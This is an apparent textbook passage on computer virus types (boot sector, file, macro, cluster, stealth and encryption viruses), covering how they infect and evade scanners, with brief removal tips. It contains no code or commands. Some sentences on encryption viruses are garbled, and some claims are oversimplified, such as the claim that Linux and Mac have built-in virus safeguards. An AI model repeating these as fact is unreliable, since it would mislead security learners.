


Figure 7.38: Working of system and boot sector virus

- **Virus Removal**

  System sector viruses create the illusion that there is no virus on the system. One way to deal with this virus is to avoid the use of the Windows OS and switch to Linux or Mac, because Windows is more prone to such attacks. Linux and Macintosh have built-in safeguards for protection against these viruses. The other approach is to periodically perform antivirus checks.

File Viruses

File viruses infect files executed or interpreted in the system, such as COM, EXE, SYS, OVL, OBJ, PRG, MNU, and BAT files. File viruses can be direct-action (non-resident) or memory-resident viruses.

File viruses insert their code into the original file and infect executable files. Such viruses are numerous, albeit rare. They infect in a variety of ways and are found in numerous file types.

The most common type of file virus operates by identifying the file type it can infect most easily, such as that with filenames ending in .COM or .EXE. During program execution, the virus executes along with program files to infect more files. Overwriting a virus is not easy, as the overwritten programs no longer function properly. These viruses tend to be found immediately. Before inserting their code into a program, some file viruses save the original instructions and allow the original program to execute, so that everything appears normal.

File viruses hide their presence using stealth techniques to reside in a computer's memory in the same way as system sector viruses. They do not show any increase in file length while performing directory listing. If a user attempts to read the file, the virus intercepts the request, and the user gets back his original file. File viruses can infect many file types, as a wide variety of infection techniques exist.



Figure 7.39: Working of file virus

Multipartite Viruses

A multipartite virus (also known as a multipart virus or hybrid virus) combines the approach of file infectors and boot record infectors and attempts to simultaneously attack both the boot sector and the executable or program files. When the virus infects the boot sector, it will, in turn, affect the system files and vice versa. This type of virus re-infects a system repeatedly if it is not rooted out entirely from the target machine.

Macro Viruses

Macro viruses infects Microsoft Word or similar applications by automatically performing a sequence of actions after triggering an application. Most macro viruses are written using the macro language Visual Basic for Applications (VBA), and they infect templates or convert infected documents into template files while maintaining their appearance of common document files.

Macro viruses are somewhat less harmful than other viruses. They usually spread via email. Pure data files do not allow the spreading of viruses, but sometimes, the average user, due to the extensive macro languages used in some programs, easily overlooks the line between a data file and an executable file. In most cases, just to make things easy for users, the line between a data file and a program starts to blur only when the default macros are set to run automatically every time the data file is loaded. Virus writers can exploit universal programs with macro capability, such as Microsoft Word, Excel, and other Office programs. Windows Help files can also contain macro code.



Figure 7.40: Working of a macro virus

Cluster Viruses

Cluster viruses infect files without changing the file or planting additional files. They save the virus code to the hard drive and overwrite the pointer in the directory entry, directing the disk read point to the virus code instead of the actual program. Even though the changes in the directory entry may affect all the programs, only one copy of the virus exists on the disk.

A cluster virus, e.g., Dir-2, first launches itself when any program starts on the computer system, and control is then passed to the actual program.

This virus infection leads to severe problems if the victim does not know its exact location. If it infects memory, it controls access to the directory structure on the disk.

If the victim boots from a clean USB pen drive and then runs a utility such as CHKDSK, the utility reports a serious problem with the cross-linked file on the disk. Such utilities usually offer to correct the problem. If the offer is accepted, the virus infects all the executable files and results in the loss of original content, or all files might appear to be of the same size.

Stealth Viruses/Tunneling Viruses

These viruses try to hide from antivirus programs by actively altering and corrupting the service call interrupts while running. The virus code replaces the requests to perform operations with respect to these service call interrupts. These viruses state false information to hide their presence from antivirus programs. For example, a stealth virus hides the operations that it modified and gives false representations. Thus, it takes over portions of the target system and hides its virus code.

A stealth virus hides from antivirus software by hiding the original size of the file or temporarily placing a copy of itself in some other system drive, thus replacing the infected file with the uninfected file that is stored on the hard drive.

In addition, a stealth virus hides the modifications performed by it. It takes control of the system's functions that read files or system sectors. When another program requests information that has already modified by the virus, the stealth virus reports that information to the requesting program instead. This virus also resides in memory.

To avoid detection, these viruses always take over system functions and use them to hide their presence.

One of the carriers of stealth viruses is the rootkit. Installing a rootkit results in such a virus attack because a Trojan installs the rootkit and is thus capable of hiding any malware.



Figure 7.41: Working of stealth virus/tunneling virus

- **Virus Removal**
    - Always perform a cold boot (boot from write-protected CD or DVD)
    - Never use DOS commands such as FDISK to fix the virus
    - Use antivirus software

Encryption Viruses

Encryption viruses or cryptolocker viruses penetrate the target system via freeware, shareware, codecs, fake advertisements, torrents, email spam, and so on. This type of virus consists of an encrypted copy of the virus and a decryption module. The decryption module remains constant, whereas the encryption makes use of different keys.

An encryption key consists of a decryption module and an encrypted copy of the code, which enciphers the virus. When the attacker injects the virus into the target machine, the decryptor will first execute and decrypt the virus body. Then, the virus body executes and replicates or becomes resident in the target machine. The replication process is successfully accomplished using the encryptor. Each virus-infected file uses a different key for encryption. These viruses employ XOR on each byte with a randomized key. The decryption technique employed is "*x*," or each byte with a randomized key is generated and saved by the root virus.

Encryption viruses block access to target machines or provide victims with limited access to the system. They use encryption to hide from virus scanners. The virus scanner cannot detect the encryption virus using signatures, but it can detect the decrypting module.

